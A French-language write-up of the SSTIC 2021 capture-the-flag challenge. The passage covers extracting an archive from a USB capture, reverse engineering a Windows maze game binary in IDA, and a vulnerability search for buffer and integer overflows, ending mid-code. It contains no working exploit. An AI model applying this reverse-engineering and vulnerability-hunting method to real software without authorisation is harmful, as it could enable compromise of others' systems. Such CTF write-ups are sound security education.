Solution du challenge SSTIC 2021

Cyril MANSOUR

9 Mai 2021

Ce document contient le détail de ma solution pour l'édition 2021 du challenge SSTIC. Le but final est de retrouver une adresse e-mail (*...@challenge.sstic.org*) cachée dans une vidéo protégée par un service de DRM (*Digital Rights Management*).

Le challenge est découpé en cinq étapes à tiroir (la résolution d'une étape permet de débloquer l'énonce de la suivante). Chaque fin d'étape est ponctuée par la découverte d'un *flag* intermédiaire au format *SSTIC{...}* indiquant au participant qu'il est sur la bonne voie. Les problèmes techniques qui constituent les étapes font intervenir des compétences variées issues de plusieurs domaines de la sécurité informatique (analyse forensique, exploitation de binaires, rétro-ingénierie et cryptographie principalement), ainsi qu'une part d'intuition.

Les sections de ce document présentent pour chacune des étapes la démarche mise en oeuvre ainsi que les techniques et outils utilisés. Bonne lecture ! :)

Remarque : Cette année l'étape 2 était assez difficile et a découragé un nombre important de participants. Ainsi, cette partie du challenge a été particulièrement détaillée dans la solution avec la volonté d'accompagner ceux qui souhaiteraient reprendre l'étape à la fin de la compétition.

Table des matières

1 Étape 1 : Étude d'une capture d'un transfert USB

1.1 Début de la mission

Comme chaque année, le challenge SSTIC débute par une petite introduction contenant la description de la mission qui va nous être confiée :

```
Suite à la situation sanitaire mondiale, le SSTIC se déroule pour la deuxième
année consécutive en ligne. Une des conséquences principales est que cette
année encore, aucun billet ne sera vendu. Devant cette impossibilité à
s'enrichir grassement sur le travail de la communauté infosec et voulant faire
l'acquisition d'une nouvelle Mercedes et de 100g de poudre, le Comité d'Organisation
a décidé de réagir ! Une solution de DRM a été développée spécifiquement
pour protéger les vidéos des présentations du SSTIC qui seront désormais payantes.

En tant que membre de la communauté infosec, impossible de laisser passer ça.
Il faut absolument analyser cette solution de DRM afin de trouver un moyen de
récupérer les vidéos protégées et de les partager librement pour diffuser la
connaissance au plus grand nombre (ou donner les détails au CO du SSTIC
contre un gros bounty).

Heureusement, il a été possible d'infiltrer le CO et de récupérer une capture
effectuée lors d'un transfert de données sur une clé USB. Avec un peu de
chance, elle devrait permettre de mettre la main sur la solution de DRM et
l'analyser.

Bon courage
```

Je comprends donc qu'on nous demande plus ou moins ouvertement de cracker une solution de protection de données afin de voler de la propriété intellectuelle et publier le contenu associé en ligne gratuitement #WhiteHat.

Ca n'a pas l'air très légale comme affaire...Mais bon, c'est "pour la commu", du coup j'imagine qu'on a le droit. De toute façon, je n'ai pas vraiment confiance dans la capacité du CO du SSTIC à payer des *bountys*, d'autant plus qu'il est fort probable que mon rapport soit classé comme *duplicate*.

Bon, assez de troll pour cette intro, nous avons une capture USB à analyser !

1.2 Extraction des données du transfert

Le challenge commence avec le fichier `usb_capture_CO.pcapng` qui d'après l'énoncé contient le dump d'une capture USB. Nous pouvons commencer par examiner son contenu avec le logiciel *Wireshark* :



FIGURE 1 – Contenu de la capture USB dans Wireshark

Le protocole de transfert a l'air plutôt bien géré par *Wireshark* par défaut puisque de nombreuses informations sur les paquets sont affichées.

Pendant l'épreuve, j'avoue de ne pas avoir essayé de comprendre le protocole de transfert pour gagner du temps. En observant le contenu des différents packets de la capture, on peut remarquer que certains paquets sont taggés comme `Write`. J'ai supposé que ceux-ci correspondaient à une copie depuis ou vers un media branché en USB.

La capture ci-dessous a été effectuée après avoir appliqué un filtre sur ces paquets (Clic droit sur *SBC Opcode : Write(10) (0x2a) –> Appliquer comme un Filtre*) :



FIGURE 2 – Filtrage sur les paquets de type Write

Nous obtenons ainsi quelques dizaines de paquets. La plupart semblent contenir des métadatas sur le transfert et le média (`STIC KEY`) avec notamment le nom d'un fichier (`challenge.7z`). Parmi ces paquets, 4 ont des tailles bien supérieures aux autres. En appliquant un nouveau filtre sur la taille, nous pouvons isoler ces paquets :



FIGURE 3 – Paquets de type Write avec une taille bien supérieure aux autres

Le premier paquet commence par l'entête d'un fichier `7zip` et les autres semblent contenir des données compressées. J'ai donc supposé que ces quatre fichiers composaient le fichier `challenge.7z` qui apparaissait dans les autres paquets. Et en effet, après les avoir exporté (*Ctrl + Maj + X* sur un paquet), la concaténation des données de chaque paquet dans leur ordre d'apparition forme une archive `7zip` valide que l'on peut décompresser :

```
$ file challenge.7z
challenge.7z: 7-zip archive data, version 0.4

$ 7z x challenge.7z
...

$ ls -la chall
total 172
drwxr-xr-x 2 joansivion joansivion   4096  7 avril 10:51 .
drwxr-xr-x 3 joansivion joansivion   4096  8 mai   01:02 ..
-rwxr-xr-x 1 joansivion joansivion  36352  1 avril 16:22 A..Mazing.exe
-rw-r--r-- 1 joansivion joansivion    377  1 avril 16:22 env.txt
-rw-r--r-- 1 joansivion joansivion 116511  1 avril 16:22 flag.jpg
-rw-r--r-- 1 joansivion joansivion    552  1 avril 16:22 Readme.md
```

Un des fichiers de l'archive est une photo `flag.jpg` qui contient le premier flag intermédiaire :

```
Flag : SSTIC{c426baf3470c7ffbea05a5320d1d2b74}
```

2 Étape 2 : Exploitation de vulnérabilités sous Windows

2.1 Analyse du contenu de l'archive obtenue

En plus de la photo contenant le premier flag, l'archive obtenue contient les fichiers suivants :

— `Readme.md` : une note mentionnant un challenge/jeu de résolution de labyrinthes accessible à l'adresse *challenge2021.sstic.org* sur le port 4577 ;

— `A..Mazing.exe` : le programme du jeu qui s'exécute sur le serveur distant.

— `env.txt` : un fichier texte décrivant les caractéristiques de la machine utilisée :

- OS Windows 10 Pro 20H2 (10.0.19042) ;
- Pas de connexion réseau sortante ;
- Le programme s'exécute dans une "jail" qui limite les ressources qu'il peut utiliser. En particulier, au maximum 2 processus peuvent être lancés simultanément dans cet environnement.

En lançant le programme et en jouant un peu au jeu, nous constatons qu'il s'agit d'une simple application console permettant de créer puis de résoudre des labyrinthes. A chaque labyrinthe est associé un tableau des scores permettant aux joueurs de comparer leurs performances.

Ce qu'il faut retenir à ce stade, c'est que le jeu ne semble pas proposer de récompense particulière, ni contenir des fonctionnalités qui nous permettraient d'accéder à de nouveaux fichiers en lien avec le service de DRM du SSTIC. Ainsi, il apparaît clairement que cette deuxième étape est un **challenge d'exploitation système où il faut découvrir puis exploiter des vulnérabilités dans le jeu** afin de compromettre la machine sur laquelle il s'exécute, dans l'espoir d'y découvrir des fichiers intéressants.

2.2 Rétro ingénierie d'un jeu de labyrinthe x86-64

Le jeu de labyrinthe est un exécutable x86-64 au format PE (*Portable Executable*) dont les symboles ont été retirés après la compilation (*"strippé"*).

```
$ file A..Mazing.exe
A..Mazing.exe: PE32+ executable (console) x86-64, for MS Windows
```

Ainsi, avant de commencer la recherche de vulnérabilités, il est nécessaire de passer par une première phase de rétro ingénierie du binaire afin de comprendre le rôle des différentes fonctions et d'identifier les structures utilisées. Pour cela, plusieurs outils d'analyse statique tels que *Ghidra*, *IDA* ou encore *radare2* sont disponibles. Lors de cette épreuve, j'ai utilisé *IDA Pro* et son décompilateur *HexRays*.

Cette phase d'analyse ne présente pas de grosses difficultés étant donné que le binaire est relativement petit, contient de nombreuses chaînes de caractères et n'utilise pas de technique d'obfuscation particulière. Toutefois, un petit travail est nécessaire, notamment pour identifier les différentes structures du programme, étape essentielle pour la phase de recherche de vulnérabilités.

2.2.1 Méthode d'identification des structures

Un des points les plus importants de la phase de rétro ingénierie est de **retrouver les structures utilisées par le programme**. Cela permet de faciliter la compréhension du programme en améliorant notamment grandement la qualité du code décompilé.
Pour cela, j'utilise en général la méthodologie suivante (aussi bien sur IDA que sur Ghidra) :

- Identifier les variables x qui semblent être des pointeurs de structure, avec des accès comme **(x + offset)* ;

```
if ( *(_BYTE *)(a1 + 2) == 1 )
{
  if ( *(_QWORD *)(a1 + 259) )
    free(*(void **)(a1 + 259));
  result = a1;
  *(_QWORD *)(a1 + 259) = 0i64;
}
```

FIGURE 4 – Utilisation d'une structure non définie dans IDA

- Déterminer si possible la taille N de la structure associée via les fonctions d'allocation mémoire (ex : *malloc*, *calloc*...) ou d'initialisation (ex : *memset*) :

```
if ( (int)sub_140003C60(v9) < 32 )
{
  Block = (char *)calloc(1ui64, 0x540Eui64);
  if ( Block )
  {
```

FIGURE 5 – Identification de la taille de la structure via le calloc (0x540e)

- Définir une structure de taille N octets. Pour cela, créer une nouvelle structure vide (*Shift+F9 –> Ins* dans IDA), ajouter un élément de taille 1 (clic sur la structure, puis *D*) puis le convertir N éléments (touche *) en décochant l'option *Create as array* :



FIGURE 6 – Définition d'une structure de 0x540e octets dans IDA

- Modifier les types des variables dans la vue décompilée. Désormais, les accès aux champs de la structure sont visibles :



FIGURE 7 – Définition d'une structure de 0x540e octets dans IDA

- Utiliser la taille des accès aux membres de la structures pour en déduire leur taille. Par exemple, sur la capture précédente, le champ *field_103* à l'air d'être un qword (taille 8).
- Au fur et à mesure de la rétro ingénierie des fonctions, en s'aidant des nombreuses chaînes de caractères présentes et de l'exécution dynamique du programme, renommer de manière adéquate les membres de la structure et affiner les types.

Ainsi, en suivant cette méthode, il a été possible d'identifier plusieurs structures qui seront détaillées progressivement dans la section suivante.

2.2.2 Description des différentes fonctionnalités du jeu

Lors du lancement du jeu, le menu suivant est affiché dans la console :

```
1. Register
2. Create maze
3. Load maze
4. Play maze
5. Remove maze
6. View scoreboard
7. Upgrade
8. Exit
```

Inscription d'un utilisateur

Afin de pouvoir accéder aux autres fonctionnalités, il est tout d'abord nécessaire de créer un utilisateur via l'option `REGISTER` en fournissant un nom de taille maximale 128 caractères. La structure représentant un utilisateur en mémoire est la suivante :

```c
struct user {
  __int64 score;            // dernier score du joueur
  unsigned __int8 pos_x;    // coordonnée x sur la grille
  unsigned __int8 pos_y;    // coordonnée y sur la grille
  char name[128];           // nom du joueur
};
```

Une fois l'utilisateur initialisé, il est nécessaire de choisir un labyrinthe pour jouer. Pour cela, deux choix s'offrent au joueur : charger un labyrinthe existant ou en créer un nouveau.

Création d'un labyrinthe

Intéressons nous dans un premier temps à la création de labyrinthe, disponible via l'option du menu `CREATE_MAZE`. En effet, il s'agit de l'option la plus importante pour comprendre le fonctionnement global du jeu.

Lors de la création, il faut tout d'abord choisir le type du labyrinthe parmi les trois suivants :

- `classic` (1) : un simple labyrinthe avec des murs et un seul chemin possible pour sortir. Chaque déplacement fait monter le score du joueur : le but est d'atteindre la sortie le plus rapidement possible et donc de faire le plus petit score.



FIGURE 8 – Exemple de labyrinthe de type 1

- `multipass` (2) : similaire au labyrinthe de type 1 mais avec plusieurs chemins possibles pour atteindre la sortie

- `multipass_with_traps` (3) : un labyrinthe avec les caractéristiques du type 2 auquel s'ajoute la notion de *pièges*. Un déplacement dans une case piège coûte plus de points qu'un déplacement normal.



FIGURE 9 – Exemple de labyrinthe de type 2

Une fois le type sélectionné, il est possible de créer un labyrinthe aléatoirement ou manuellement. Dans la cas d'une création manuelle, les étapes sont les suivantes :

- Dimensions : L'utilisateur fournit la longueur et la largeur de la grille. Le jeu génère aléatoirement un labyrinthe à la taille indiquée avec un seul chemin possible entre l'entrée et la sortie.
- Pourcentage de murs à retirer : *Uniquement pour les types 2 et 3*. Pour créer plusieurs chemins, le jeu retire un nombre de murs correspondant au pourcentage indiqué par l'utilisateur.
- Pièges : *Uniquement pour le type 3*. Le jeu ajoute le nombre de pièges spécifié par l'utilisateur. Le joueur définit également le malus associé à un piège (même valeur pour tous).

Une fois la création terminée, le joueur indique le nom du labyrinthe puis celui-ci est sauvegardé sur le disque. Lors de la sauvegarde d'un labyrinthe *exemple*, deux fichiers sont créés dans le répertoire courant :

- `exemple.maze` : fichier contenant les informations du labyrinthe pour pouvoir le recharger plus tard avec l'option `LOAD_MAZE`
- `exemple.rank` : fichier contenant les scores associés à ce labyrinthe (initialement vide) qui permettra notamment d'afficher le tableau des scores via l'option `VIEW_SCOREBOARD`

Enfin, suite à sa création, le nouveau labyrinthe est automatiquement défini comme le *labyrinthe courant* de la session : **il est stocké en mémoire et sera utilisé par toutes les autres fonctionnalités**.

Au passage, il est intéressant de noter que la représentation en mémoire d'un labyrinthe n'est pas la même pour d'une part le type 1 et d'autre part les types 2 et 3 :

```
/* Labyrinthe de type 2 et 3 */
struct maze_type_2_3 {
  unsigned __int8 width;                // dimensions du labyrinthe
  unsigned __int8 height;
  unsigned __int8 type;                 // type (1, 2 ou 3)
  char name[128];                       // nom du labyrinthe
  char author[128];                     // nom du créateur
  traps_struct traps;                   // structure contenant les pièges
  BYTE *grid;                           // pointeur vers la grille (allouée sur la heap)
  char wall_removed_percent;            // pourcentage de murs retirés
  unsigned __int8 n_high_scores;        // scores associés au labyrinthe
  high_score high_scores[128];
};

/* Labyrinthe de type 1 */
struct maze_type_1 {
  unsigned __int8 width;
  unsigned __int8 height;
  unsigned __int8 type;
  char name[128];
  char author[128];
  BYTE *grid; // <-- pointeur de grille à l'emplacement des pièges pour type 2 et 3
  /* padding */
  unsigned __int8 n_high_scores;
  high_score high_scores[128];
};

/* Pièges */
struct traps_struct {
  unsigned __int8 n_traps;
  trap traps[256];
};

struct trap {
  __int64 malus;                        // pénalité associée au piège
  __int16 pos;                          // position du piège sur la grille
  char icon;                            // icône du piège
  TRAP_STATE state;                     // ON/OFF
};

/* Scores */
struct high_score{
  unsigned __int64 value;
  char user[128];
};
```

Cette différence dans la représentation en mémoire des différents types de labyrinthe est à garder en tête et pourrait être intéressante pour la phase de recherche de vulnérabilités.

Autres fonctionnalités

Le reste des fonctionnalités est décrit ci-dessous :

- `LOAD_MAZE` : permet de charger un labyrinthe créé au préalable depuis le disque en spécifiant son nom. Le labyrinthe chargé devient *labyrinthe courant*
- `PLAY_MAZE` : lance une partie avec le *labyrinthe courant*. A la fin de la partie, une entrée utilisateur/score est ajouté dans le tableau des scores du *labyrinthe courant*
- `REMOVE_MAZE` : supprime le *labyrinthe courant* en mémoire et sur le disque. Si aucun *labyrinthe courant* n'est défini, propose à l'utilisateur de supprimer un des labyrinthes stockés sur le disque.
- `VIEW_SCOREBOARD` : affiche les scores du *labyrinthe courant*
- `UPGRADE` : permet de transformer le *labyrinthe courant* du type 1 vers le type 2 ou du type 2 vers le type 3.

Maintenant que nous avons une meilleure vision des différentes fonctionnalités du jeu et des structures associées, nous pouvons nous lancer dans la recherche de vulnérabilités.

2.3 Recherche de vulnérabilités

Cette section présente le travail effectué lors de la phase de recherche de vulnérabilités. Dans un premier temps, les idées qui n'ont pas abouties sont présentées afin que le lecteur intéressé puisse comprendre la démarche de recherche globale et pas uniquement son résultat. Puis, les vulnérabilités utilisées plus tard lors de l'exploitation sont détaillées.

2.3.1 Pistes non concluantes

Buffer overflow

On parle de vulnérabilité de type *buffer overflow* lorsqu'un programme stocke dans une zone mémoire un volume de données dont la taille est supérieure à la capacité de cette zone (ex : stocker dans un tableau de taille 64 une chaine de caractères de taille 100). L'exploitation d'une telle vulnérabilité permet à un attaquant de corrompre les données adjacentes à la zone vulnérable, ce qui peut avoir des impacts critiques qui varient en fonction de la situation (exécution de code, lecture et/ou écriture arbitraire en mémoire...).

Afin d'identifier de potentielles failles de ce type, on peut examiner les différentes données qui sont rentrées par l'utilisateur pendant le jeu et vérifier leur traitement :

- nom de l'utilisateur (`REGISTER`) : taille maximale 128, check OK
- nom d'un nouveau labyrinthe (`CREATE_MAZE`) : taille maximale 128, check OK
- nom du labyrinthe à charger (`LOAD_MAZE`) : taille maximale 128, check OK
- chargement d'une nouvelle grille pour mettre à jour la position des pièges (`UPGRADE`) : *(longueur*largeur + 1)* caractères récupérés via `fgets` dans l'entrée standard, ce qui correspond à la taille allouée pour la grille lors de la création du labyrinthe, check OK.

Aucune vulnérabilité de type *buffer overflow* n'a été identifiée sur le jeu pendant le challenge.

Integer overflow

Il peut également être intéressant de regarder l'utilisation des entiers en lien avec ces buffers afin d'identifier des vulnérabilités de type *integer overflow* dans les vérifications de taille.

Par exemple, avec une taille stockée via un type d'entier signé (ie entier qui peut être négatif ou positif), il peut être possible de contourner une vérification (*ex : int x ; x < 128*) en fournissant un nombre négatif (*ex : x = -1 ; - 1 < 128 OK*) qui sera interprété plus tard avec un type non signé dans une fonction d'allocation mémoire ou de copie (*ex : memcpy(void *dest, const void *src, size_t n) –> memcpy(dest, src, -1) –> memcpy(dst, src, 4294967295) sur 32 bits*).

Également, le résultat d'une opération arithmétique (addition, soustraction, multiplication...) sur des entiers peut dépasser la capacité du type utilisé, ce qui peut être une source de vulnérabilités (contournement de vérification de taille, allocation mémoire insuffisante par rapport à la taille réelle d'une structure de données...etc).

Afin de comprendre toutes les subtilités liées à la manipulation d'entiers en C et avoir des exemples de vulnérabilités réelles associées, je recommande au lecteur le chapitre 6 du livre *The Art of Software Security Assessment -Identifying and Preventing Software Vulnerabilities*.

Dans le cas du programme, j'ai par exemple étudié avec attention l'allocation mémoire effectuée pour la grille d'un labyrinthe lors de sa création :

```
...
n = (maze->height * maze->width) + 1;
grid_mem = (BYTE *)calloc(n, 1);
...
```

Si jamais les dimensions du labyrinthe ne sont pas correctement contrôlées à la création, la multiplication entre la longueur et la largeur peut *overflow* ce qui donnerait une taille n petite par rapport aux dimensions fournies. Ainsi, l'allocation mémoire de la grille sur la heap via *calloc* serait bien plus petite que la taille réelle, ce qui donnerait des accès en lecture/écriture aux structures adjacentes stockées sur la heap lors du jeu.

Ainsi, le contrôle des dimensions à la création a été vérifié :

```
__int64 get_maze_dimensions(maze *m) {
  int w;
  int h;

  w = 0;
  h = 0;
  while ( !(w % 2) || w < 3 || w >= 255 ) {
    print("Width odd and greater than %d: ", 3);
```

```
    get_int(&w);
